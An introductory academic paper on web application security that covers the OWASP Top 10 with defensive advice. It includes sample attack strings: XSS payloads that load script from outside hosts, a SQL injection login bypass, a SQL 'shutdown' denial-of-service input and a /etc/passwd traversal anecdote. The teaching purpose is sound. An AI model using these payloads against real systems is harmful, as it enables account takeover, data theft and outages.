


Web Application Security: What is it and why is it important?

Jason Wood
tadaka_at_gmail.com
California Lutheran University
<http://www.callutheran.edu/>



In Dec 2004, an issue with URL parameter manipulation allowed the above page to be generated by crossing Amazon.com's database with Target.com. Target.com was not really "hacked", but had the appearance of being compromised. The only real damage was done to their reputation.

Introduction

This paper is written as an introduction to web application security for people with a technical background. Its intent is to educate about the risks inherent to web applications, the threats they face and the most common vulnerabilities they contain. By the end of this paper the reader should have a basic knowledge of the subject and be able to build on that information in the effort to protect his or her own web applications.

The Internet has grown into a massive place where we go to communicate, shop, bank, get the news, etc. Businesses sell their services or products to each other and to consumers. Their continued operation and health has come to depend on this online commerce. For most people their view of the Internet comes via a browser, the web sites they are connecting to and their email. Consumers expect their transactions online to be safe, otherwise they would not be shopping or banking online. But how safe are these web sites?

What is web application security?

As most software engineers could tell you, all software contains bugs. Web application security deals with the abuse of these bugs in the attempt to get the app to do something unintended. Most software is developed with the focus on functionality and features. Businesses are able to maintain competitive advantage by providing easier usage or capabilities their competitors don't have. Since time to market is also a large competitive advantage, the time for developers to find and fix these bugs is limited. Testing plans are built on making sure the application does what it is supposed to when given good information.

The bad news is that there are a number of people out there that are testing your web application as well, but with a different intent. These people deliberately send bad information to your site in the hopes that they find bugs that you don't know about. Since the web application is always online, the bad guys have the freedom of unlimited time to poke and prod at it. They check your web server to see if it is vulnerable to unpatched flaws. They test your text fields and drop-down menus to see if there are weaknesses in the input validation. They probably don't want to take your site down or break it's ability to function. But they do have a goal and they will use any way they can to get to it. If they are smarter, they will do so in a way that doesn't reveal who they are or even alert you that they are there.

This is the essence of web application security. How well does your web application hold up against these attacks? Does it give up information easily? Does it trust the user to only send it nice data in the way everyone expects? In short, what does it do when it is used in a way that it was not meant to?

Web Application Security versus Network Security

Traditionally, security is thought to be the domain of the network engineers. They put up the firewalls, apply Access Control Lists to the routers, and other obstacles to those outside the network. The systems administrators also take part in this process. They patch operating system vulnerabilities, enforce limited access to servers and maintain the server's availability. But when it comes to the web application running on the server, they have very limited insight into what the application is doing. Network security is the realm of layers one through three of the TCP/IP stack. The firewall can make sure that it is only allowing traffic on ports 80

and 443 to the web server, but it typically has no interest in the data contained in that TCP request. If it does have some awareness of the content, it is limited in its knowledge and can only apply the most rudimentary filters to the traffic.

Web application security must take over and provide security at layer four, the Application Layer. Generally, anything over HTTP will be passed to a web server by the firewall. With the wide spread use of SSL for e-commerce almost nothing else can see the data in the TCP stream, since it is encrypted. Unless something is acting as a proxy for the web server(s), then anything looking at the network traffic will only see ciphertext in the data. Because of all this a web application must be secured as it is designed, written and tested. It will be its only defense.

The Top 10 Web App Vulnerabilities

Because web application security is such a broad topic, this paper will be focusing on the "Top 10 Web Application Vulnerabilities" as defined by the Open Web Application Security Project (OWASP). OWASP is a community of web application security experts, developers and other concerned parties. Their research and collective experience is pooled together and documented online. This is for their own personal use as well as anyone who cares to spend some time studying the group's work. Topics range from very basic issues to extremely narrow focus on a specific vulnerability or application. Their work is available at <http://owasp.org>. With that introduction, lets begin.

Unvalidated Input

Unvalidated input made it to the top of the list for a reason. First, many of the below vulnerabilities can trace their roots back to this one. Second, web applications seem to not do it very well. Many developers site through programming classes and are taught to not trust the input from their users. Users will put their phone numbers where their name was supposed to be or vice versa. They will enter in such bizarre information that they cause errors in the application. However, many discussions with developers seem to indicate that there is a common sentiment that they expect their users to not be malicious about their input. That may be an understandable perspective from a background where users are employees of a company and can have some real negative action taken against them if they act improperly. However, web applications frequently sit out where anyone can interact with them. Someone who feels fairly anonymous will have a lot less issue with trying to mess with the site. Developers of web applications need to take the advice they heard in Programming 101 "Check your user input" and get hypersensitive to it. Some common weaknesses in input validation are:

- Inconsistent application of validation
- Reliance on client side input validation.
- Attempting to correct bad input and turn it into good input.
- Attempting to think of all the bad input and block that while letting the rest through.
- Trusting users to use the site in the manner that it was intended.
- Expecting that all interaction with the site will only be done through a browser.
- Lack of understanding in what threats the application faces and because of that, never address input validation at all.

Some ideas to combat these issues could be:

- Never trust any data from a source you have no direct control over. Once the source is from outside your firewall it cannot be trusted.
- Validate all data coming into your system. Forms, drop-down boxes, checkboxes, hidden fields, file uploads, URL parameters, etc. Apply it everywhere and do it on the server side.
- Never trust client side validation. Client side validation is great for helping users get the proper data that the application needs without needing to connect back to the server, but don't depend on that for the security of the application. This code can be modified inside the browser or simply never seen because the attacker is sending the data programmatically.
- Only allow good data. Don't waste time trying to think of all the bad things someone could put into a field. Decide what is acceptable for the field and only allow acceptable data in. Drop the rest.
- Use a framework to validate your data. Don't keep re-inventing the wheel through out the application. Find or build a solid framework to perform input validation and use it everywhere. It's much easier to make a call to your validation method than it is to constantly re-write it on each page. If it is easier, then it is much more likely to be used.
- Don't expect users to play nice with an application. If it is online, it **will** be attacked.
- Consistency is one of the keys to proper security. Developers have to be right every time and still get the project completed by the deadline. Attackers only have to be right a couple of times and they have a lot more time to poke around at it.

We will be getting into some of the specific issues that can come up with improper validation of data as we go on, but keep these ideas in mind. They apply to everything that sent to an application.

Broken Access Control

Access control sounds like a relatively simple task when you look at its definition. A user should have access only to the items he or she has been granted access to. An unauthenticated user should only be able to see pages that don't require authentication. An authenticated user should only see the items that they are authorized for. An administrator should be able to see the all of these things, plus all the administrative pages used to manage the site. Sounds simple, right? Now we get to the difficult part, just how do we do this? Each page requested will need to check to see if the user has access that page or not. What happens if a user browses directly to a page? If someone uses a public machine at the library, do the secured pages get cached to the file system or does the application prevent caching? Something that also needs to be considered are backdoors into the applications. Have the developers given themselves a way to remotely go into the application and look at critical functions of the app? Is there a magic parameter that if set opens everything up to users whether or not they have authenticated? These are all issues that need to be considered when building a secure web site.

Search engines can be a particularly difficult issue to deal with. Some knowledge base applications allow users to subscribe to their service and pay for access to detailed "how to" information. The dilemma comes when the business has to figure out how to grant access to the search engines so that they can index the web site. Their revenue depends on people realizing that the site has the answers they need and search engines are a great way to reach potential customers of this sort. One vulnerable way some of these sites have tried to use access control was to

limit unauthenticated access only to web crawlers that have specific user agents in their HTTP requests. The business builds this into their application and everything looks good for a little while. The search engines index the pages and users start subscribing. Then some folks catch on and simply configure their browser to send a user agent of "googlebot/2.1 (+http://www.googlebot.com/bot.html)". The unauthorized users then gain access to what they should not have. This is still an active issue today, though some sites have taken steps to prevent it.

Broken Authentication and Session Management

Authentication and session management should be one of the most strongly defended places in a web application. It certainly is an area that an attacker will be looking at closely. Companies like Amazon.com need it's customers to trust that the application will protect their account and billing information. If the authentication system of Amazon.com was to be broken and make the nightly news, the damage to Amazon's revenue will be real and immediate. Customers start getting a more shy about buying something with them when they heard that evil hackers had broken the authentication system of Amazon and were stealing from customer accounts in large numbers. Session management goes hand in hand with authentication. It's all well and good that an application's login process has survived repeated attacks, but if an attacker can simply become someone else after authenticating, then a site has the same issue as another with a weak authentication. A consumer's trust that their account is safe goes out the window and customers flee the site.

The controls used to authenticate users and control their sessions can be exploited like any other poorly designed and implemented feature of an application. Here are some attack vectors to these systems.

- **SQL Injection** – These attacks can trick the authentication system into granting access to someone who should not have it. We will get more into SQL injection later.
- **Login error messages give out too much information** - When we authenticate to a web site we typically use two pieces of information, our username and our password. A site that tells an attacker which of these two pieces of information is incorrect is giving away half the puzzle.
- **Brute force attacks** – There are all kinds of password dictionaries available to the public. An attacker simply hits the authentication system repeatedly and attempts every possible combination of username and password until he or she gets it right. If a site has a problem with the previous issue and doesn't take any steps against brute force attacks, then that site is in trouble.
- **Weak Passwords** – People don't like passwords that are hard to remember. It's hard to guess or believe how many applications have been compromised because an attacker simply guessed "password".
- **Cookie Modification** – A retailer online wants to make it easy for potential customer's to create an account to buy things. Unfortunately, the developers of the application put too much identifiable information inside the session cookie and then don't check to see if it gets changed. Our attacker sees her new username inside the cookie, edits it to something else and becomes a different customer to the application. This is something that I have personally seen in sites that contained very valuable information.

An authentication system is the guard at the door. Once they are inside, make sure there is monitoring that the application does to ensure no one is able to change identities. It is paramount that these systems are well thought out and

implemented. The users of a site, particularly ones involving commerce and banking, expect that their accounts are safe and protected. If that trust is broken, there can be a very negative impact to the site and any revenue derived from it.

Cross Site Scripting (XSS) Flaws

Cross Site Scripting, or XSS for short, isn't really an attack on the web application directly. Instead, this allows for an attacker to go after the users of a web application. Applications that allow users of the site to create content can be particularly vulnerable to this. Social networking sites, such as MySpace, or forum applications need to be very aware of this issue. Again, the issue here is input validation. For example, an attacker embeds malicious javascript or other dynamic code in a post on a forum site. If the code is accepted as is and is displayed to the forum's users, that code will be executed when they view the page. To make it worse, the attacker does not even have to put all the code into the vulnerable application. He can simply enter a reference to the code such as `<script src="http://evil.hacker.net/ownedU.js" />`. The page loads and the attacked browser goes off to the remote site and happily executes the javascript. Now it gets worse. Because browsers like to be helpful and render as much code as possible, some of them will execute scripts even when they are in IMG tags, style sheet tags or other tags unrelated to dynamic code. Here are a few examples of what an XSS attack can look like.

"!!--" <XSS>=&{() }
<SCRIPT SRC=http://ha.ckers.org/xss.js> </SCRIPT>

<SCRIPT>alert("XSS")</SCRIPT>">

perl -e 'print "";' > out
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">
<EMBED SRC="http://ha.ckers.org/xss.swf" AllowScriptAccess="always"> </EMBED>
XSS

The list of the possible attacks go on and on, but these examples illustrate the wide variety of available strings that could be usable in XSS. A great resource on the subject of XSS is maintained by Rsnake at <http://ha.ckers.org/xss.html>. Another of his site's is <http://sla.ckers.org/forum/>, which is a forum used by a community of people interested in cross-site scripting to discuss different issues and potential attacks. One post relating to the Hacker Safe designation by ScanAlert contains a frightening list of sites with names most people would recognize. The post can be found here: <http://sla.ckers.org/forum/read.php?3,2662,2802#msg-2802>.

Buffer Overflows

Buffer overflows belong to the family of unvalidated input vulnerabilities. They are a scary set of bugs, since a well-crafted buffer overflow can allow arbitrary code execution on the target system. A buffer overflow occurs when an application writes data to a space of memory that is too small to contain that data. The data simply keeps being written to memory, overflows the allocated memory and overwrites the addresses next to the block of memory. It could look a bit like this:

A	A	A	A	A	A	A	A	B	B
0	0	0	0	0	0	0	0	0	3

We have two variables in this memory space named "A" and "B". A is a string variable and contains zeros because it is unused at this time. B contains an integer and it already has the value of 3 stored in it. So what happens if someone overruns the memory space for A? We could end up with something like this:

A	A	A	A	A	A	A	A	B	B
'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	'e'	0

The string "excessive" completely fills variable A and overwrites variable B as well. The 0 in the last byte of variable B signifies the end of the string. The problem now is that if the application needs to read the value in B, it no longer has valid data. What was 3 is now e0. This could cause the process to crash or go on to cause other unexpected results. A buffer overflow written to a stack could go beyond having unexpected behavior to acting in a manner desirable to the attacker. For example, the return pointer to the calling function in the stack could be overwritten and it be given an address space to malicious code. Instead of returning to the appropriate execution of the application, the process goes to the malicious code and executes that instead. This could cause the target host to open a connection to the attacking host or cause a number of other results the attacker desires.

In web applications, buffer overflow attacks are more likely to be targeted at the underlying server processes serving the application. A web application written in PHP wouldn't be the best place to look for a buffer overflow. However, the supporting functions of PHP or modules for Apache could be targets of such this attack. So for usage in a web application, buffer overflows are typically attacks on the underlying applications on the server. Custom CGI applications written in C, C++ or similar languages could be targets of this category of vulnerability.

SQL Injection Flaws

This is another damaging vulnerability that is descended from poor input validation. What does the application do when someone puts SQL code into an input field and sends it to the server? A huge number of web applications use databases to provide dynamic data, store account information and perform any other number of actions. At some point the web site has to communicate with the database and it's at this point that SQL injection steps into play. To use an oft worn example, lets say that a web application requires authentication and our evil hacker is back looking to get in without creating an account. He does some guessing and figures that a SQL query for the user would be something like "SELECT * FROM USERS WHERE USERNAME = '\$user_variable' AND PASSWORD = '\$password_variable'". He has been able to figure out that there is a valid username of "jsmith" in the application because the "Forgot My Password" page gave him enough information to validate the existence of this account. So, he enters the following into the login form:

User Name	jsmith'; --
Password	asdlknas

The resulting query ends up looking like this "SELECT * FROM USERS WHERE USERNAME = 'jsmith'; -- and PASSWORD = 'asdlknas' ". The query runs and finds a jsmith. But what happens next is not what was intended. The database sees the

semi-colon which causes it to terminate the first half of the query. The two dashes were comment markers, so the database ignores the rest of the query where it compared the password in. It found a jsmith, so the application logs the bad guy in and never bothers to check the password!

Our intruder isn't just satisfied with this now. He's logged into an e-commerce site with someone else's credentials that he has hijacked. Now he wants into the table with all the billing data. He continues throwing bad data at the application in the attempt to cause database errors and hopefully get some error messages back from the database. Because the application wasn't performing proper input validation he is able to get enough information to find out the name of the billing table and approximately what the columns in it are. He then injects some SQL statements into the order form and is able to display the credit card information for the customers of this site, along with billing addresses. Happy with the days work, the credit card numbers get sent off to his contact, which then sells them to someone interested in committing credit card fraud. Sounds can sound a bit far fetched, but once this type of attack is seen it becomes very real. If the application doesn't properly validate input from its users, then it can easily disclose data that is supposed to be private and secure.

An important thing to keep in mind is that SQL injection is not limited to fields that have a text box on the web page for someone to type into. I spoke with one individual, who we will call "Bob", that stated that drop-down lists were one of his favorite targets for SQL injection. Since most people assume that a user can only choose an option from the drop down list, they don't need to do input validation on it. They forgot that client side code can be altered or that their form POST can have values sent to it from a script. Their oversight was this "Bob's" way in.

Improper Error Handling

How many times have you been browsing around on a web site when something goes wrong and you get some kind of database error being displayed that says something about MySQL or Access? This annoying error message is a huge help to someone looking to exploit the application. In fact, they will be doing all kinds of things the developers did not expect in hopes that they will get these messages. If they are really lucky, code that was put into the application to generate troubleshooting messages will still be there. These messages help diagnose problems in the application, but they also help an attacker diagnose where the application is vulnerable. In the SQL injection example above, the bad guy was able to figure out the structure of the billing table because of database error messages. They didn't give him any passwords; they just mapped out the table and gave him enough information to direct his attacks.

The defense for this issue is relatively simple. Realize that everyone makes mistakes when writing code and not all bugs are caught before an application goes into production. Servers have trouble sometimes and errors will occur. Be prepared and present standard error pages that are friendly to your users and that don't give away any information to them. Your users won't get frustrated by an ugly error page. Your attackers will get frustrated by not getting the ugly error messages. This is a win-win situation, except for the stressed out attacker.

Insecure Storage

Insecure storage issues revolve primarily around using cryptography to protect sensitive resources and appropriate randomness of session IDs, cookies, and tokens. Vulnerabilities in this area can be very damaging to the company that runs the site. A SQL injection attack is already a serious vulnerability, but one that exposes large numbers of credit card numbers, social security numbers can destroy a company. Sensitive data needs proper protection by means such as encryption. It needs strong encryption as well. Be sure to use a public and well-tested encryption algorithm to protect your data. A homemade encryption algorithm frequently is just as safe as no encryption at all. Also, make sure that the means to decrypt this data is not left on the file system of a web server or other place vulnerable to being viewed. This seems like an obvious statement, but all too frequently the keys to data are left laying around in poorly defended locations. A similar mistake to this is leaving backup configuration files that contain connection strings on the file system with extensions like .old or .bak. It is extremely likely that a large number of php applications have been compromised just because the administrator left config.php.bak saved in the content tree.


Another type of sensitive data that needs protection are things like cookies and session IDs. A session ID is usually assigned by a web application and stored on the browser as a cookie. The purpose is to identify the user as he or she moves through the application and grant the ability to provide the features they expect from a dynamic web application. Session IDs by their nature need to be unique so that user sessions do not become confused. A user would be quite upset to find out their billing information had been displayed to another person because they got a duplicate session ID. Additionally, these IDs need to be adequately random to prevent an attacker from being able to guess ahead of time what a session ID may be. It is fairly trivial for an attacker to test the randomness of these identifiers. Here is a quick test that was performed in the process of researching this topic.

The Hacme Books site is a java web application built by Foundstone to demonstrate common web application vulnerabilities. The cookies created by this application have one to two keys, depending on whether or not a user has signed into the application. The first key is assigned to any user of the system and is called JSESSIONID. It appears to be generated by the java application server Tomcat. The second key is called USERNAME and is assigned to a person as soon as they log in. What I looked at in regards to this topic was the JSESSIONID value. A perl script was written that would go to the home page of the site and harvest the values assigned to JSESSIONID. The script performed 10,000 requests to the home page and saved the values of this key to a text file. I used the research of Florian Walther found in his online paper, How to Analyse a Session ID to perform my analysis of the values harvested.

The process of performing the analysis was straight forward. The session IDs were hexadecimal numbers and looked like AB10DFFDA5EF394E60F9633AF35BBC83. Florian had a perl script he had written to convert the hexadecimal values into decimal values. Once this was accomplished, I used his next script which munged through these values and converted them into three columns of numbers that can be plotted on a Cartesian coordinate graph. These values were then feed into Gnuplot, an open source graphing utility, which created the following graph of the session IDs.


HacneBooks Session ID Randomness

"session_ids.dat" +



Note that the values are generally clumped together, but there is no discernible pattern to the values. If the values had lacked true randomness, then the graph could have looked more like the following.

Seconds / Milliseconds +



This graph was of an application that did a poor job of assigning random values and was taken over a period of time. The linear progression of the values could make it possible for an attacker to guess what the value of a session ID will be in the future. When their attack is executed, they can check to see where the values are at currently, then assign a value that should be assigned shortly for their cookie value and then connect to the web site. If this process was done in a completely automated fashion an attacker could conceivably take over a legitimate user's session, harvest various account details and then disconnect without the user knowing anything just happened. Creating unique, random values is a process that can be plagued with mistake and poor implementation. Make sure to use a well-tested algorithm for this process. Again, don't reinvent the wheel if it is not necessary. The costs of making a mistake can be very high.

Denial of Service

Denial of service is an issue that can happen to any site, if enough resources are put into the task. These attacks can be performed in a couple of different ways. In the Hacme Books web site there is a SQL injection vulnerability that doubles as a denial of service attack. In the search box an attacker can enter "a'; shutdown; --". The SQL statement tells the database to shutdown and any access to the web site has been completely halted. This type of DOS is much easier to defend against than the more commonly known version. Around 2000 there were numerous articles about denial of service attacks taking down sites like yahoo.com. These attacks frequently targeted network equipment such as firewalls or routers. Fortunately, network equipment has improved significantly and these attacks aren't as common. In more recent times, these attacks are more commonly performed by attackers who control large networks of compromised systems. These networks are more commonly called bot-nets, which the attacker is able to control remotely. They can be used for a variety of purposes, but in this case the bots can be given the command to request a specific resource on a website over and over again. These requests overwhelm the server(s) until it can no longer respond to any legitimate requests. It is either too busy, the network bandwidth is completely utilized, or the ISP has shut down the connection to the target host because bandwidth is too expensive to be wasted like that. All of these result in the service not being available for use. The attackers will sometimes keep this up until some kind of fee is paid to them and they turn off the attack. These attacks are difficult to defend against because the requests come from thousands of hosts all over the Internet.

It is also important to note that not all denial of service events are the result of malicious intent. A company once ordered a paid search campaign from a well-known search engine. The search engine turned its web crawlers loose on the site with no throttles and completely crashed the application because the database servers could not keep up with the amount of queries. Then in a couple of hours the event stopped. This was very easily traced back to the source, since it was only a few servers that were actually crawling the site. Later investigation revealed what had happened and steps were taken by the search engine to put rate limiters on their crawlers. The point is that this was a denial of service event that was caused by mistake in the process of performing a legitimate task.

Insecure Configuration Management

Let me start this section with something that happened at a company I know of. A web application that ran on UNIX and my Apache required an extremely complex Apache configuration that used a lot of rules for mod_rewrite to control navigation through the site. There were a large number of virtual hosts and about 4-5 configuration files total. The mod_rewrite rules were spread through out all these files. The company hired a new security engineer who, in the process of testing the IDS system, sent a request to the web app that looked something like <http://www.somewebsite.com/etc/passwd>. He figured this would cause some alerts in the IDS and wouldn't cause any trouble. Instead what he found himself staring at was the contents of /etc/password on the web server! He immediately informed a very embarrassed group of system administrators of the issue. The problem was quickly traced back to a single mod_rewrite rule, which had snuck into the configuration at some unknown point. Changes were made and the web servers behaved more appropriately after this. The moral of the story is to be **extremely** careful in your configuration management. Poorly tested changes to your environment can compromise an otherwise well protected host.

There are several steps that can be taken to prevent issues like this from occurring. Setup regular scans of the public facing systems and make sure the results of the scan are the same before and after a configuration change is made. Include these scans in test plans. Building a test environment that is a small mirror of production systems allows testing to be done before the change. As much as people hate them, a good change management program can head off issues before they arrive. It will slow things down a bit and get several people looking at an idea before it is implemented. If the plan is robust enough, the slow down it will cause can be minimal and still allow rapid progress.

Defensive Measures

So what can be done to prevent all these issues from occurring? It's a daunting list to read through and it isn't even a complete list. New technologies like Ajax are arriving all the time, which have relatively unknown security implications. Companies have trouble getting a functional application released by their deadlines already. If that didn't make things difficult enough, there is still a very low awareness of what web application security is and requires. Fortunately, there are organizations that exist for the purpose of assisting individuals, groups and companies on this topic. OWASP has released the "Guide to Building Secure Web Applications, which is a valuable resource to organizations who are looking for information regarding web applications. The guide is built on the foundation that security is more of a process than something dependant on a particular platform or programming language. OWASP states that for a web application to be secure it needs at a minimum the following.

- Organizational management which champions security
- A written information security policy properly derived from national standards
- A development methodology with adequate security checkpoints and activities
- Secure release and configuration management processes

As an organization works to attain and follow these four items, it will encounter specific defenses that are needed to mitigate the vulnerabilities discussed in this paper. Management's support and desire for security will make it easier to build security in as a project is planned, developed, deployed and maintained. A written

security plan helps make sure that the security goals of an organization are clear and balanced. As security is implemented into the development methodology developers will gain the awareness and knowledge they need to prevent potential vulnerabilities. It also helps ensure that protective measures are taken consistently throughout the development process. Last, secure release and configuration management help keep things secure during release and beyond. An organization that invests the time to learn these processes and make them real and effective will be in a solid position to reap the benefits of a secure application.

Conclusion

Web application security is a serious endeavor that requires planning and commitment on the part of the development team and its sponsoring organization. Awareness of the issue is increasing as public disclosures of information disclosures increase. Businesses are taking a much harder look at security in general and as a result are finding out more about web application security. This is partially a positive development that has come out of legislation requiring disclosure and penalties for breaches. There is still much to do however. Most information on web development emphasizes functionality and new features with little mention of security. A search on Amazon.com for "Web Development" shows almost 10,000 results. A search for "Web Application Security" reveals about 500 titles. Even then after the first page or two of results the topics are more general to web development than security.

One of the challenges that information security will have in general is that it needs to respond to two very quickly changing things, technology and criminals. Neither one is sitting still. New technologies are being rushed to implementation just as quickly as they were in the days of the dotcoms. Topics like business intelligence, AJAX, Web 2.0 and web services are all over technology news. Businesses can apply immense pressure to deploy new technologies in the fight to gain any competitive edge possible. At the same time the criminal element is increasing its activity and can be incredibly innovative in response to changing situations. More money is moving around online and more people are learning they can steal without leaving their chair. As society's dependence on the Internet and criminal activity both increase, web application security will be a critical step in protecting the customers and assets of today's businesses.

There is still much to do to increase the security of our applications. Awareness and education on these issues must be increased. Good habits must be taught from the beginning. Too many books, classes and seminars teach bad development practices. People need to be taught correctly from the beginning how to design, develop and implement in a secure manner. It is difficult enough to learn new things, but it can be much more difficult to go back and unlearn old habits. At times statements are made similar to "It's just a small site. No one will care to attack it" or "Get it out the door and online. We'll go back later and fix it." These statements are naive at best and extremely dangerous at worst. Systems that are online are exposed to attack almost immediately. Some sites have very little valuable data behind them, but can be used to attack other systems that do. Systems that do have valuable data behind their web servers will be looked at closely. People will be looking at how to get access to that data and use it in ways society does not want. Our applications need to be ready for this threat and be strong enough to withstand their attacks.

Bibliography

Books

Hacking Exposed: Web Applications 2nd Edition – Joel Scambray, Mike Schema, Caleb Sima. McGraw-Hill 2006

Professional Pen Testing for Web Applications – Andres Andreu. Wiley Publishing 2006

Buffer Overflow Attacks: Detect, Exploit, Prevent – James C. Foster, Vitaly Osipov, Nish Bhalla, Niels Heinen. Syngress Publishing 2005

Papers

Advanced SQL Injection in SQL Server Applications – Chris Anley 2002
<http://www.ngssoftware.com>

SQL Injection – Kevin Spett of SPI Dynamics 2005
<http://spidynamics.com>

Smashing the Stack For Fun and Profit – Aleph One aleph1@underground.com
Phrack Magazine, Volume Seven, Issue Forty-Nine

Audio

The Mighty Seek Podcast – Dan Kuykendall
<http://www.mightyseek.com>

Pauldotcom Security Weekly
Paul Asadoorian, Larry Pesce, "Twitchy"
<http://www.pauldotcom.com/podcast/>

Websites

A Guide to Building Secure Web Applications
http://www.owasp.org/index.php/Category:OWASP_Guide_Project

OWASP
http://www.owasp.org/index.php/Main_Page
http://www.owasp.org/index.php/Broken_Access_Control

Web Vulnerabilities and Security Solutions
<http://elitesecureweb.com/dta/wthreats/wvuln.html>

Writing Secure Web Applications
<http://advosys.ca/papers/web-security.html>

How to Analyse a Session ID
Florian Walther, 2002
<http://www.xs4all.nl/~scusi/SessionID-release/www/index.html>

The Cross Site Scripting FAQ
<http://www.cgisecurity.com/articles/xss-faq.shtml>

XSS Cheat Sheet
<http://ha.ckers.org/xss.html>

General Information

<http://hackers.org/>

<http://www.cgisecurity.com/>

Web Hacking Toolkit

<http://www.mightyseek.com/web-hacking-toolkit/>

NtObjectives Online Training

<http://www.ntobjectives.com/know/onlinetraining.php>

Analysis of Buffer Overflow Attacks

http://www.windowsecurity.com/articles/Analysis_of_Buffer_Overflow_Attacks.html

Buffer Overflow – Wikipedia

http://en.wikipedia.org/wiki/Buffer_overflow

Applications

Hacme Bank – Foundstone

<http://www.foundstone.com>

Hackme.MightySeek.com

<http://hackme.ntobjectives.com>